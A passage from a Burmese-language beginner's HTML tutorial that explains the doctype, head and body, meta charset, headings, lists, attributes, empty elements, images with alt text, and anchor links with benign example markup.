ဟိုးအပေါ်က နမူနာမှာ ရေးသားပါဝင်တဲ့ အမှတ်အသား တစ်ခုချင်းစီအကြောင်းကို ဆက်ပြီးတော့ ရှင်းပြပါမယ်။ ပထမဆုံးအနေနဲ့ ဒီအမှတ်အသားတစ်ခုချင်းစီကို HTML Tag လို့ခေါ်ပြီး အတွဲအဖက်ပြည့်စုံတဲ့ HTML Tag အစုံလိုက်ကို Element လို့ ခေါ်တယ်လို့ မှတ်ထားပါ။ နောက်ပိုင်းမှာ အမှတ်အသားလို့ပြောမယ့်အစား Element လို့ပဲ ဆက်သုံးသွားမှာ ဖြစ်ပါတယ်။ စကြည့်ကြပါမယ်။

`<!DOCTYPE html>` - ဒီ Element ကို Document Type Declaration လို့ ခေါ်ပါတယ်။ အရင်က HTML နဲ့ ဆက်စပ် Document အမျိုးအစားတွေ အမျိုးမျိုးရှိလိမ့်မယ်လို့ ရည်ရွယ်ခဲ့ကြတာပါ။ HTML 4.0, HTML 4.01, XHTML 1.0, XHTML 1.1, HTML 5 စသဖြင့် Version အမျိုးမျိုးရှိသလို Strict, Transitional, Frameset စသဖြင့် မူကွဲတွေလည်း အများကြီးပါ။ အဲ့ဒါတွေကို အခုခေါင်းရှုပ်ခံပြီး ပြောစရာ၊ မှတ်စရာမလိုတော့ပါဘူး။ ကနေ့ခေတ်မှာ တစ်မျိုးတည်းပဲ သုံးကြပါတော့တယ်။ အဲ့ဒါက HTML 5 ပါ။ HTML 5 Document တစ်ခုဖြစ်ကြောင်း အမှတ်အသားအနေနဲ့ ဒီ Element က ထိပ်ဆုံးမှာမဖြစ်မနေပါသင့်ပါတယ်။

ပါမှမှန်တာလား၊ ပါမှအလုပ်လုပ်တာလားဆိုရင်၊ မဟုတ်ပါဘူး။ မပါလည်း အလုပ်တော့ လုပ်ပါတယ်။ ဒီနေရာမှာ ပြောစရာရှိတာက၊ HTML က သတ်မှတ်ထားတဲ့ရေးနည်းအတိုင်း အတိအကျမရေးဘဲ မှားပြီး ရေးမိရင် ဘာဖြစ်မလဲ ဆိုတာကို ကြားဖြတ်ပြောစရာ ရှိပါတယ်။ ဥပမာ `<h1> ... </h1>` လို့ ရေးရမှာကို `<h1> ... </h2>` လို့ရေးမိတယ်ဆိုရင် ဘယ်လိုလုပ်မလဲ။ အဖွင့်နဲ့အပိတ် မှားနေပါပြီ။ Programming Language တွေမှာဆိုရင် ရေးထုံးမှားရင် Error တက်ပါတယ်၊ အလုပ်မလုပ်ပါဘူး။ HTML မှာတော့ ရေးထုံးမှားလည်း Error မတက်ပါဘူး၊ ဆက်အလုပ်လုပ်ပါတယ်။

ဒီနေရာမှာ အလုပ်လုပ်ပုံလုပ်နည်း (၂) မျိုးရှိတယ်လို့ မှတ်နိုင်ပါတယ်။ ရိုးရိုး Normal Mode နဲ့ Quirks Mode ပါ။ Document Type ကြေညာတဲ့ အမှတ်အသားပါရင် Normal Mode နဲ့ အလုပ်လုပ်ပြီး မပါရင် Quirks Mode နဲ့ အလုပ်လုပ်တယ်လို့ မှတ်နိုင်ပါတယ်။ ဒီနှစ်ခုဘာကွာလဲဆိုရင် အခုလို လိုရင်းအတိုချုပ်မှတ်ပါ။ Normal Mode မှာ HTML စံသတ်မှတ်ချက်အတိုင်း တိတိကျကျ မှားရင် မှားတဲ့အတိုင်း ဆက်ပြပေးပါတယ်။ Quirks Mode မှာ ရေးထားတာ မှားနေရင်လည်း Browser က သူ့ကောင်းမယ်ထင်သလို ပြင်ပြီး ပြပေးပါတယ်။ ပြင်ပြီးပြတာ မကောင်းဘူးလားလို့ မေးရင်၊ မကောင်းပါဘူး။ မှားနေတာကို မှားမှန်းမသိရဘဲ မှန်တယ်ထင်မိတဲ့အခါ ကြာလေ ပြဿနာကြီးလေ ဖြစ်သွားပါလိမ့်မယ်။ မှားနေတာကို မှားနေတဲ့အတိုင်း သိရတာက ပိုကောင်းလို့ Document Type ကြေညာတဲ့ အမှတ်အသားကို မဖြစ်မနေ ထည့်သင့်တယ်လို့ ပြောတာပါ။ မပါရင်လည်း အလုပ်တော့ လုပ်တယ်ဆိုတာကိုလည်း သတိပြုရမှာပါ။

`<html><head><body>` - ဒီသုံးခုကိုတော့ အတွဲလိုက် ပြောဖို့လိုပါတယ်။ Document တစ်ခုကို နှစ်ပိုင်းခွဲပြီး ကြည့်သင့်ပါတယ်။ တစ်ကယ့်အချက်အလက်တွေ ပါဝင်တဲ့ Body နဲ့ ရှင်းလင်းချက်တွေ ပါဝင်တဲ့ Header ပါ။ `<body>` Element ကို တစ်ကယ့် အချက်အလက်တွေ စုစည်းဖို့သုံးပြီး `<head>` Element ကိုတော့ ရှင်းလင်းချက်နဲ့အညွှန်းတွေ စုစည်းထည့်သွင်းဖို့ သုံးပါတယ်။ ရှင်းလင်းချက်အညွှန်းဆိုတာ ဥပမာ - ဘယ်ဖွန့်ကိုသုံးထားတယ်၊ ခေါင်းစဉ်ကဘာဖြစ်တယ်၊ ရေးသားသူက ဘယ်သူဘယ်ဝါဖြစ်တယ်၊ စသဖြင့် အချက်အလက်တွေပါ။ ဒါတွေက တစ်ကယ့် Content မဟုတ်ပါဘူး၊ Content အကြောင်း ရှင်းပြထားတဲ့ ရှင်းလင်းချက်တွေပါ။ ဒီလို ရှင်းလင်းချက်တွေကို Content နဲ့ရောမထားသင့်လို့ အခုလို `<head>` နဲ့ `<body>` နှစ်ပိုင်းခွဲထားတာပါ။ ဒီလိုနှစ်ပိုင်းခွဲထားတဲ့ Element နှစ်ခုကို တွဲဖက်စုစည်းပေးလိုက်တဲ့ သဘောနဲ့ `<html>` ဆိုတဲ့ Element ထဲမှာ ရေးပေးလိုက်တာ ဖြစ်ပါတယ်။ ဒါတွေ တစ်ခုမှ မပါလည်း ရပါတယ်။ ဒီ Element တွေမပါလို့ မမှားပါဘူး။ ဒါပေမယ့် အလေ့အကျင့်ကောင်းအနေနဲ့ ထည့်ရေးသင့်ပါတယ်။ မထည့်ထားတဲ့ Document တွေ တွေ့ရင်လည်း မမှားဘူးဆိုတာကို သတိပြုဖို့ပါပဲ။

<meta> - ဒီ Element ကို ပေးထားတဲ့နမူနာမှာ Character Set သတ်မှတ်ဖို့ သုံးပြထားပါတယ်။ ဒီ အကြောင်းကလည်း ကျယ်ပြန့်ပါတယ်။ အကျဉ်းချုပ်အနေနဲ့ UTF-8 လို့ခေါ်တဲ့ Encoding နည်းပညာကို Unicode Character တွေ သိမ်းဆည်း/ဖော်ပြဖို့ သုံးရပါတယ်။ Unicode Character ဆိုတဲ့ထဲမှာ အင်္ဂလိပ်စာ၊ မြန်မာစာ၊ ဇော်ဂျီနဲ့ရေးတဲ့စာ၊ ယူနီကုဒ်နဲ့ရေးတဲ့စာ အကုန်ပါပါတယ်။ တခြား Character Set တွေ ရှိကြပါသေးတယ်။ ASCII လို့ခေါ်တဲ့ Character Set ကတော့ အခြေခံအကျဆုံးဖြစ်ပြီးတော့ အင်္ဂလိပ်စာတွေ သိမ်းဆည်း/ဖော်ပြနိုင်ပါတယ်။ မူအားဖြင့် အင်္ဂလိပ်စာမဟုတ်ရင် မပြနိုင်ဘူးလို့ ပြောလို့ရပါတယ်။ ဒါပေမယ့် Win Myanmar ဖွန့်လို ဖွန့်တွေက ASCII ကိုသုံးထားပါတယ်။ ဒါတွေစုံအောင် လျှောက်ပြောရင်တော့ တော်တော် ပေရှည်သွားပါလိမ့်မယ်။ Latin1 ဆိုတဲ့ Character Set လည်း အသုံးများပါသေးတယ်။ အင်္ဂလိပ်စာအပြင် အတွန့်အတက်၊ အစက်အဆံတွေပါတဲ့ လက်တင်စာတွေ အတွက်ပါ အဆင်ပြေပါတယ်။ ကနေ့ခေတ်မှာတော့ UTF-8 ကိုသာ စွယ်စုံသုံးအဖြစ် သုံးကြပါတော့တယ်။ Browser အဟောင်းတစ်ချို့မှာ Default က Latin1 ဖြစ်နေနိုင်ပါတယ်။ ဒါကြောင့် ဒီသတ်မှတ်ချက်မပါဘဲ မြန်မာစာလို စာမျိုးတွေရေးသား ထည့်သွင်းရင် အဆင်ပြေမှာ မဟုတ်ပါဘူး။ နောက်ပိုင်း Browser တွေကတော့ UTF-8 ကို Default ထားလို့ ကိုယ်မသတ်မှတ်ပေးလဲ အဆင်ပြေကြပါတယ်။ ဒါပေမယ့် သေချာအောင် ထည့်ပေးသင့်ပါတယ်။

`<meta>` ကို တခြား ရှင်းလင်းချက်တွေ ထည့်သွင်းဖို့လည်း သုံးကြပါသေးတယ်။ Author တို့ Description တို့ Keywords တို့လို့ အကြောင်းအရာတွေ ထည့်လို့ ရတာပါ။ အဲ့ဒါတွေကို အခုအသေးစိတ် မကြည့်ပါနဲ့ဦး။ နောက်လိုအပ်လာတော့မှ ဆက်ကြည့်သွားလို့ရပါတယ်။

<title> - ဒီ Element ကတော့ Document ကို ခေါင်းစဉ်တပ်ပေးဖို့ သုံးပါတယ်။ Browser မှာ Document ကို ဖွင့်ကြည့်လိုက်တဲ့အခါ Title Bar တို့ Tab Bar တို့မှာ ဒီနာမည်ကို ခေါင်းစဉ်အနေနဲ့ လာပြပေးမှာပါ။ မပါမဖြစ် ပါသင့်တဲ့ အချက်ဖြစ်ပါတယ်။

<h1><h2><h3><h4><h5><h6> - Content ထဲမှာ ခေါင်းစီးတွေ ထည့်သွင်းဖို့အတွက် Element (၆) မျိုးရှိပါတယ်။ `<h1>` ကနေ `<h6>` အထိပါ။ ခေါင်းစီးအစီအစဉ်အလိုက် သင့်တော်ရာကို သုံးပေးနိုင်ပါတယ်။ `<h1>` ကအမြင့်ဆုံး၊ အကြီးဆုံးနဲ့ အဓိကအကျဆုံး ခေါင်းစီးပါ။ ကျန်တဲ့ ခေါင်းစီးတွေကို ကိုယ့် Content ပေါ်မှာ မူတည်ပြီး သူ့နေရာနဲ့သူ လိုအပ်တဲ့အဆင့်ကို ရွေးချယ်အသုံးပြုနိုင်ပါတယ်။

<p> - စာပိုဒ်တွေထည့်သွင်းဖို့အတွက် Paragraph ရဲ့ အတိုကောက်ဖြစ်တဲ့ <p> Element ကို သုံးရပါတယ်။ စာပိုဒ်တိုင်းကို <p> Element အမှတ်အသားနဲ့ ရေးပေးဖို့ပါပဲ။

** ** - List တွေဖော်ပြဖို့အတွက် Element နှစ်မျိုးရှိပါတယ်။ နမူနာမှာ ကိုသုံးထားပြီး လည်း ရှိပါသေးတယ်။ ဆိုတာ Unordered List ဆိုတဲ့သဘောဖြစ်ပြီး ကတော့ Ordered List ဆိုတဲ့သဘောပါ။ ဒါကြောင့် သေချာအစီအစဉ် စီထားပြီးသားစာရင်းတွေ ထည့်ချင်ရင် နဲ့ထည့်ပြီး ကြိုတင်စီထားခြင်းမရှိတဲ့ စာရင်းတွေ ထည့်ချင်ရင် နဲ့ထည့်နိုင်ပါတယ်။ သူတို့ရဲ့အထဲမှာ List Item အနေနဲ့ Element ကိုသုံးပြီး Item တွေ တန်းစီ ထည့်ပေးရခြင်းဖြစ်ပါတယ်။ Browser တွေက ဖော်ပြတဲ့အခါ နဲ့ထည့်ထားတဲ့ List တွေကို Bullet နဲ့ပြပြီး နဲ့ ထည့်ထားတဲ့ List တွေကိုတော့ Number နဲ့ ပြပေးလေ့ရှိပါတယ်။

List ဆိုတာမျိုးက နှစ်ဆင့်သုံးဆင့်လည်း ရှိတတ်ပါတယ်။ ဥပမာအားဖြင့် ဒီလိုပါ-


HTML

```
<ul>
    <li>Web Browser</li>
    <li>
        HTTP Server
        <ol>
            <li>CGI</li>
            <li>MIME</li>
        </ol>
    </li>
</ul>
```

ဒီကုဒ်အရ <ul> အတွင်းမှာ နှစ်ခုရှိပြီး ဒုတိယ <li> အတွင်းမှာ Content နဲ့အတူ နောက်ထပ် List တစ်ခုက <ol> နဲ့ ထပ်ဆင့်ရှိနေတာပါ။ ဒီလောက်ဆိုရင် အသုံးများမယ့် အခြေခံ Element တွေ တော်တော် ပါသွားပါပြီ။

Element Structure

နောက်ထပ် ကြည့်သင့်တဲ့ Element တွေအကြောင်း ထပ်မပြောခင် Element တွေရဲ့ ဖွဲ့စည်းပုံအကြောင်း အရင်ပြောပါဦးမယ်။ HTML Element တစ်ခုမှာ အများအားဖြင့် အခုလို အပိုင်း (၄) ပိုင်း ပါဝင်လေ့ရှိပါတယ်။



အဖွင့် Tag နဲ့ အပိတ် Tag ကြားထဲမှာ Content တည်ရှိပြီး၊ အဖွင့် Tag ထဲမှာ Attribute လို့ခေါ်တဲ့ သတ်မှတ်ချက်တွေ ပါဝင်နိုင်ပါတယ်။ Content နဲ့ အပိတ် Tag မပါတဲ့ Element တွေလည်း ရှိပါသေးတယ်။ Void Tag, Empty Tag စသဖြင့် နှစ်မျိုးခေါ်ကြပါတယ်။ ဟိုအပေါ်မှာ ပေးခဲ့တဲ့ နမူနာထဲက `<meta>` Element ဟာ Empty Element အမျိုးအစား ဖြစ်ပါတယ်။ သူ့မှာ အဖွင့်နဲ့ Attribute သာပါပြီး Content နဲ့ အပိတ် မပါပါဘူး။ HTML မှာ Element ပေါင်း (၁၀၀) လောက်ရှိသလို၊ Attribute တွေလည်း အများကြီး ရှိနေပါတယ်။

Attribute တွေကို ပုံစံနှစ်မျိုးနဲ့ တွေ့နိုင်ပါတယ်။ အပြည့်အစုံရေးသားခြင်းနဲ့ အတိုကောက် ရေးသားခြင်းတို့ ဖြစ်ပါတယ်။ အပြည့်အစုံရေးတဲ့အခါ ရှေ့က Attribute Property လာပြီး နောက်က Attribute Value လာရပါတယ်။ ဒီလိုပါ -

HTML

```
<p class="alert" id="note"> … </p>
```

နမူနာအရ <p> Element မှာ class နဲ့ id ဆိုတဲ့ Attribute နှစ်ခုရှိပြီးတော့ Value တွေလည်း ကိုယ်စီရှိကြပါတယ်။ Attribute Value တွေကို Quote အဖွင့်အပိတ်နဲ့ ရေးပေးရပါတယ်။ အများအားဖြင့် Quote အဖွင့်အပိတ် မပါရင်လည်း အလုပ်လုပ်ပေမယ့်၊ Value မှာ Space ပါနေရင် Quote မပါလို့မရတော့ပါဘူး။ ရှေ့ Attribute ရဲ့ Value နဲ့ နောက် Attribute ရဲ့ Property လဲ ရောသွားတတ်ပါသေးတယ်။ ဒါကြောင့် အလေ့အကျင့်ကောင်းအနေနဲ့ Attribute Value တိုင်းကို Quote ထဲမှာ ထည့်ပြီး ရေးပေးရပါတယ်။ HTML Element တွေနဲ့ Attribute Property တွေဟာ Case Insensitive ဖြစ်ပါတယ်။ အကြီးအသေး ကြိုက်သလို ရေးလို့ရပါတယ်။ Attribute Value တွေမှာတော့ အကြီးအသေး လွဲလို့ မရတာတွေ ရှိပါတယ်။ ဒါကြောင့် တစ်ညီတည်း ဖြစ်သွားအောင် မှတ်ထားပေးပါ။ HTML Element နဲ့ Attribute တွေအားလုံးကို စာလုံးအသေးတွေနဲ့ချည်းပဲ အမြဲတမ်း ရေးသင့်ပါတယ်။ Empty Element တွေရဲ့ ဖွဲ့စည်းပုံက ဒီလိုပါ။

HTML

```
<img src="image.jpg" alt="Background Image">
<input type="text" value="22" name="age">
<br>
<hr>
```

Empty Element တွေမှာ Attribute ရှိနိုင်သလို၊ မရှိရင်လည်း ရပါတယ်။ အရင်တုံးက XHTML လို့ခေါ်တဲ့ HTML မူကွဲတစ်မျိုးရှိခဲ့ဖူးပါတယ်။ အဲ့ဒီမူကွဲမှာဆိုရင် ဒီလို Empty Element တွေကို Self Close လုပ်ပေးရမယ်လို့ သတ်မှတ်ထားပါတယ်။ Self Close ဆိုတာ ဒီလိုပါ။

HTML

```
<img src="image.jpg" alt="Background Image" />
<input type="text" value="22" name="age" />
<br />
<hr />
```

အပိတ်မရှိဘူးဆိုတာ ပေါ်လွင်အောင် တစ်ခါထဲ ပိတ်ပေးလိုက်တဲ့ သဘောပါ။ အခုတော့ အဲ့ဒီလို တစ်ခါထဲ ပိတ်ပြီးရေးပေးစရာ မလိုအပ်တော့ပါဘူး။ အကယ်၍များ အဲ့ဒီလို ပိတ်ပြီးရေးထားတာမျိုး တွေ့ရင်လည်း သူ့အကြောင်းနဲ့သူ ရှိတယ်ဆိုတာကို သိစေဖို့အတွက် ထည့်ပြောပြတာပါ။ React လို JavaScript Framework မျိုးမှာဆိုရင် Empty Element တွေကို တစ်ခါထဲ ပိတ်ပေးရမယ်ဆိုတဲ့ သတ်မှတ်ချက်မျိုး ရှိနေပါတယ်။

Important Elements

ပြီးခဲ့တဲ့အပိုင်းမှာ Empty Element တစ်ခုဖြစ်တဲ့ `<img>` ကို နမူနာပေးခဲ့ပါတယ်။ ပုံတွေ ထည့်သွင်းဖို့ အတွက် အသုံးပြုရတဲ့ Element တစ်ခုဖြစ်ပါတယ်။ HTML Element တွေမှာ အများအားဖြင့် Attribute ဆို တာ လိုရင်သုံး၊ မလိုရင်မသုံးဘဲ နေလို့ရတယ်ဆိုတဲ့သဘော ရှိပေမယ့် တစ်ချို့ Element တွေမှာတော့ မပါ မဖြစ်ပါရမယ့် Attribute တွေရှိပါတယ်။ `<img>` Element မှာ `src` Attribute မပါအဖြစ်ပါဝင်ရမှာ ဖြစ်ပါ တယ်။ `src` Attribute ကိုသုံးပြီး ဖော်ပြစေလိုတဲ့ ပုံရဲ့တည်နေရာကို ပေးရမှာမို့လို့ပါ။ URL လိပ်စာ အပြည့်အစုံအနေနဲ့ ပေးနိုင်သလို့၊ ဖိုင် Path လမ်းကြောင်းအနေနဲ့လည်း ပေးနိုင်ပါတယ်။ ထူးခြားချက် အနေနဲ့ `alt` Attribute လည်း ပါဝင်သင့်တယ်လို့ မှတ်သားထားရပါမယ်။ `alt` ဟာ Alternative Text ဆို တဲ့ အဓိပ္ပါယ်ဖြစ်ပြီး ပုံရဲ့ကိုယ်စား အစားထိုးသုံးလို့ရနိုင်မယ့် စာကိုပေးရမှာပါ။ HTML ဟာ ကွန်ပျူတာစနစ် တွေက နားလည်နိုင်တဲ့ Content တွေဖွဲ့စည်းဖို့လို့ ပြောခဲ့ပါတယ်။ အကယ်၍များ ကွန်ပျူတာစနစ်က Text Only ပဲ နားလည်တဲ့စနစ် ဖြစ်နေလို့ ပုံတွေကို ဖော်ပြနိုင်ခြင်းမရှိဘူးဆိုရင် `src` အစား `alt` ကို အစားထိုး အသုံးပြုနိုင်ဖို့ဆိုတဲ့ ရည်ရွယ်ချက်မျိုးနဲ့ပါ။ `alt` မဖြစ်မနေပါရမှာ မဟုတ်ပေမယ့် အလေ့အကျင့်ကောင်း တစ်ခုအနေနဲ့ ထည့်ပေးသင့်ပါတယ်။ စမ်းကြည့်ချင်ရင် ဒီနမူနာတွေကို ကူးပြီးစမ်းကြည့်လို့ရပါတယ်။

HTML

```
<img src="https://eimaung.com/img/react.png" alt="React Book Cover">
<img src="https://eimaung.com/img/laravel.png" alt="Laravel Book Cover">
<img src="https://eimaung.com/img/api.jpg" alt="API Book Cover">
```

ပေးထားတဲ့ နမူနာရဲ့ နောက်ဆုံးတစ်ခုမှာ `src` က မှားနေပါလိမ့်မယ်။ `api.jpg` ဆိုတဲ့ဖိုင် မရှိပါဘူး။ `api.png` ပဲရှိပါတယ်။ အဲ့ဒီ အမှားအတိုင်း ကူးယူပြီး Browser မှာစမ်းသပ်ကြည့်ရင် ပုံက မှားနေလို့ မပြ နိုင်တဲ့အတွက် `alt` မှာ ပေးထားတဲ့စာကို အစားထိုး ပြပေးတယ်ဆိုတာကို တွေ့ရနိုင်ပါတယ်။

```html
<img src="https://eimaung.com/img/react.png"
height="200" alt="React Book Cover">

<img src="https://eimaung.com/img/laravel.png"
height="200" alt="Laravel Book Cover">

<img src="https://eimaung.com/img/api.jpg"
height="200" alt="API Book Cover">
```


API Book Cover

နောက်ထပ် အရေးပါတဲ့ Element ကတော့ `<a>` Element ဖြစ်ပါတယ်။ Anchor ရဲ့အတိုကောက်ဖြစ်ပြီး Link တွေထည့်ဖို့ သုံးပါတယ်။ HTML ကိုတီထွင်တဲ့ အဓိကရည်ရွယ်ချက်က ဒီ Link တွေလို့ ပြောလို့ရပါတယ်။ Document တွေ အပြန်အလှန် ချိတ်လို့ရတဲ့၊ ညွှန်းလို့ရတဲ့ ဒီလုပ်ဆောင်ချက်ဟာ ပေါ့သေးသေး မဟုတ်ပါဘူး။ WorldWideWeb ခေါ် အပြန်အလှန်ချိတ်ဆက်နေတဲ့ ကွန်ယက်စနစ်ကြီးက ဒီ Link တွေကို အခြေခံပြီး ဖြစ်ပေါ်လာတာပါ။ ရေးသားပုံရေးသားနည်းက ဒီလိုပါ။

HTML

```html
<a href="https://www.google.com/" title="Search">Google</a>
```

သူ့မှာ Attribute နှစ်ခုပါပါတယ်။ `href` Attribute က မဖြစ်မနေပါရမှာပါ။ ချိတ်ချင်တဲ့လိပ်စာကို `href` မှာ ပေးရမှာပါ။ `title` Attribute ကတော့ `<img>` ရဲ့ `alt` လိုပါပဲ။ မပါလည်း ရပေမယ့် ပါရင်ပိုကောင်းပါတယ်။ Link က ညွှန်းထားပေမယ့် မသွားနိုင်တဲ့အခါ၊ မသွားချင်တဲ့အခါ၊ အဲ့ဒီအညွှန်းရဲ့ အဓိပ္ပါယ်ကို `title` မှာ ကြည့်လိုက်နိုင်မှာ ဖြစ်ပါတယ်။ ဒီ `title` Attribute ကို မည်သည့် HTML Element မှာမဆို သုံးလို့ရပါတယ်။ Browser တွေက Element ကို Mouse Pointer ထောက်လိုက်ရင် `title` မှာပေးထားတဲ့ တန်ဖိုးကို Tooltip လေးနဲ့လည်း လာပြပေးကြပါတယ်။



ဒီ <a> Element ကိုသုံးပြီး URL လိပ်စာ (သို့မဟုတ်) Path လမ်းကြောင်းသိတဲ့ ဘယ်လို Content အမျိုးအစားကိုမဆို ချိတ်လို့ ညွှန်းလို့ရပါတယ်။ ဝဘ်ဆိုက်တွေ၊ HTML Document တွေမှ မဟုတ်ပါဘူး။ ပုံတွေ၊ ဖိုင်တွေကို ညွှန်းချင်ရင်လည်း ညွှန်းလို့ရတာပါပဲ။ URL/Path ပေးဖို့ပဲလိုပါတယ်။

Link တွေကိုဖော်ပြတဲ့အခါမှာ စာလုံးအပြာရောင်/စာလုံးခရမ်းရောင် အရောင်နှစ်မျိုးနဲ့ Browser တွေကပြပေးပါတယ်။ မသွားဘူးသေးတဲ့ Link အသစ်ဆိုရင် စာလုံးအပြာရောင်နဲ့ ပြပြီး သွားဖူးတဲ့ Link ဆိုရင် ခရမ်းရောင်နဲ့ ပြပေးတာပါ။ Underline လည်း တားပြီးတော့ ပြပေးပါသေးတယ်။ ဒါကြောင့် အသုံးပြုသူတွေက စာလုံးအပြာရောင်/ခရမ်းရောင်ကို Underline တားထားရင် နှိပ်လို့ရတဲ့ Link ပဲဆိုတာ အလိုလိုသိနေကြပါပြီ။ ဒီလို အလိုလိုသိနေတဲ့အတွက် သတိထားရမှာက Link မဟုတ်တဲ့ စာတွေကို စာလုံးအပြာ/ခရမ်းရောင် မသုံးမိစေဖို့နဲ့၊ Underline မတားမိစေဖို့ပဲဖြစ်ပါတယ်။ အသုံးပြုသူက နှိပ်လို့ရတဲ့ Link မှတ်ပြီး တစ်ကယ်တမ်း နှိပ်မရတဲ့အခါ သူ့ရဲ့သဘာဝအသိနဲ့ ဆန့်ကျင်နေလို့ စိတ်ညစ်သွားတတ်ပါတယ်။ သတိပြုသင့်တဲ့ အကြောင်းအရာတစ်ခုအနေနဲ့ ထည့်သွင်းမှတ်သားဖို့ဖြစ်ပါတယ်။

ထူးခြားချက်အနေနဲ့ ဒီ Link တွေကို သိပ်ရှည်တဲ့ Document တွေရဲ့ တစ်နေရာကနေ နောက်တစ်နေရာကို လှမ်းညွှန်းဖို့လည်း သုံးနိုင်ပါသေးတယ်။ တခြား Document ကိုလှမ်းညွှန်းတာ မဟုတ်တော့ဘဲ၊ ဒီ Document ထဲကပဲ တခြားနေရာကို ညွှန်းတဲ့သဘောပါ။ ဒီအတွက် `id` Attribute နဲ့ တွဲသုံးနိုင်ပါတယ်။ ဥပမာ - အခုလို Element တစ်ခုရှိတယ်ဆိုပါစို့။

HTML

```
<h2 id="ch2">Chapter Two</h2>
```

ဒီ Element ကို လှမ်းညွှန်းတဲ့ Link ကို အခုလိုရေးသားနိုင်ပါတယ်။

HTML

```
<a href="#ch2" title="Go to Chapter Two">Chapter Two</a>
```

`href` Attribute အတွက် တန်ဖိုးပေးတဲ့အခါ `#` သင်္ကေတနဲ့အတူ `id` ကိုတွဲပေးခြင်းအားဖြင့် ညွှန်းနိုင်တာ ဖြစ်ပါတယ်။ Document တစ်ခုထဲမှာညွှန်းချင်ရင် နမူနာမှာပေးထားသလို `#id` ကိုပေးလိုက်ရင် ရပါပြီ။ တခြား Document ထဲက Element ကို လှမ်းညွှန်းချင်ရင်လည်း အခုလို ညွှန်းနိုင်ပါတယ်။

HTML

```
<a href="https://en.wikipedia.org/wiki/HTML">HTML</a>
<a href="https://en.wikipedia.org/wiki/HTML#Elements">Elements</a>
```

ပေးထားတဲ့နမူနာနှစ်ခုမှာ URL တွေကို ဂရုပြုကြည့်ပါ။ ပထမ URL က Wikipedia ရဲ့ HTML Article ကို ညွှန်းတဲ့ URL ဖြစ်ပြီး ဒုတိယ URL က အဲ့ဒီ HTML Article ထဲက Elements ဆိုတဲ့အပိုင်းကို ညွှန်းထားတယ်ဆိုတာကို တွေ့နိုင်ပါတယ်။ ဒီနည်းနဲ့ `<a>` Element တွေကိုသုံးပြီး Document တွေ အပြန်အလှန် ချိတ်လို့၊ ညွှန်းလို့ ရသလို၊ Document ထဲက Element တွေကိုထိ အတိအကျညွှန်းလို့ရခြင်း ဖြစ်ပါတယ်။

Generic Elements

ဆက်လက်ပြီးတော့ အသုံးများပြီး အသုံးဝင်တဲ့ Element တွေကို ဖော်ပြပေးပါမယ်။

